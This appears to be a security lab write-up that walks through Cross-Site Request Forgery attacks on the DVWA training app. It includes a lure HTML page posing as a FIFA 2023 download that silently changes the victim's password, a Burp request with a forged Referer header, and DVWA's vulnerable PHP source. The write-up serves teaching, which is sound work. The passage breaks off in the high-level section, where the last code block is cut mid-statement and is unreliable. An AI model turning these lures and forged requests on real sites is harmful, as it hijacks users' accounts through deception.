Experiment No. 8

Cross-Site Request Forgery (CSRF): Set up a CSRF attack in DVWA to demonstrate how attackers can manipulate authenticated users into performing unintended actions.

Steps to Exploit CSRF attack in DVWA

1. Setup DVWA

- **Install DVWA**: Install DVWA on your local machine or a virtual environment. Ensure you have a web server (e.g., Apache) and a database server (e.g., MySQL) set up.
- **Configure DVWA**: Modify the **config/config.inc.php** file with your database credentials and other necessary configurations.
- **Access DVWA**: Navigate to **http://localhost/dvwa** or the appropriate URL to access the DVWA interface.


2. Log in to DVWA

- Use the default credentials (**admin** / **password**).
- Set the DVWA security level to low for easier exploitation.

Finally, click on the CSRF menu item and we are ready to start!

Step 1. CSRF on DVWA with Low-Security Level:

By opening the page, we see a form where we can change our password.



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:


Current password:

New password:


Confirm new password:

Now, we are going to perform the attack

First, I will create a new password “123” and click on Change




After changing the password you can see in the url is that it lacks the necessary CSRF token. In the absence of CSRF protection, an attacker can still exploit this vulnerability by tricking the victim into clicking on the URL while logged in to the vulnerable website.




Now we will Display the HTML code for the page, which includes a link to download a game called “FIFA 2023. and password has been changed by attacker”


If attacker send this link to the victim, the password will be changed.



```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
</head>
<body>
    <h3>Click to Download Fifa 2023</h3>
    <a href="http://172.17.0.1:8888/vulnerabilities/csrf/?password_new=12345&
    password_conf=12345&Change=Change#">Fifa 2023</a>
</body>
</html>
```




If the victim tries to open the html page. It will looks like this….



Click to Download Fifa 2023

Fifa 2023

When victim tries to click on the FIFA link, the password "12345" will be changed automatically We can see that password has been changed



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password: ••••••••


Confirm new password:

Password Changed.

Step 2. CSRF on DVWA with Medium -Security Level:

First things first, lets change the security level of the DVWA.

If we try to use low security method then it wont work anymore



Vulnerability: Cross Site Request Forgery (CSRF)


Change your admin password:

New password: •••••

Confirm new password:

That request didn't look correct.

As we Know, we will first view the source code




CSRF Source

vulnerabilities/csrf/source/medium.php

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) !== false ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do!
            $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
            $pass_new = md5( $pass_new );

            // Update the database
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
            $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            echo "<pre>Passwords did not match.</pre>";
        }
    }
    else {
        // Didn't come from a trusted source
        echo "<pre>That request didn't look correct.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```


The flaw in this code is a Cross-Site Request Forgery (CSRF) vulnerability. The code uses the HTTP referer header to check if the request came from the same server, assuming it’s a trusted source.

However, the referer header can be easily manipulated by an attacker. This allows an attacker to create a malicious website or craft a URL that makes a request to this script, tricking the user’s browser into performing an unwanted action on their behalf, such as changing their password without their knowledge or consent.



```
GET /vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change HTTP/1.1
Host: 172.17.0.1:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.17.0.1:8888/vulnerabilities/csrf/
Cookie: PHPSESSID=4t0leflfdt4bn0g5eq8ee0b7e4; security=medium
Upgrade-Insecure-Requests: 1
```


Can you see the difference? Within the legitimate request we see there is a referer, where the request came from. That matches up so the request goes ahead. So what if we intercept the illegitimate request with Burp and add the HTTP Referer. Like so.



```
Password Changed.
```

Step 3. CSRF on DVWA with High -Security Level:

First lets view the source code.



CSRF Source


vulnerabilities/csrf/source/high.php

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
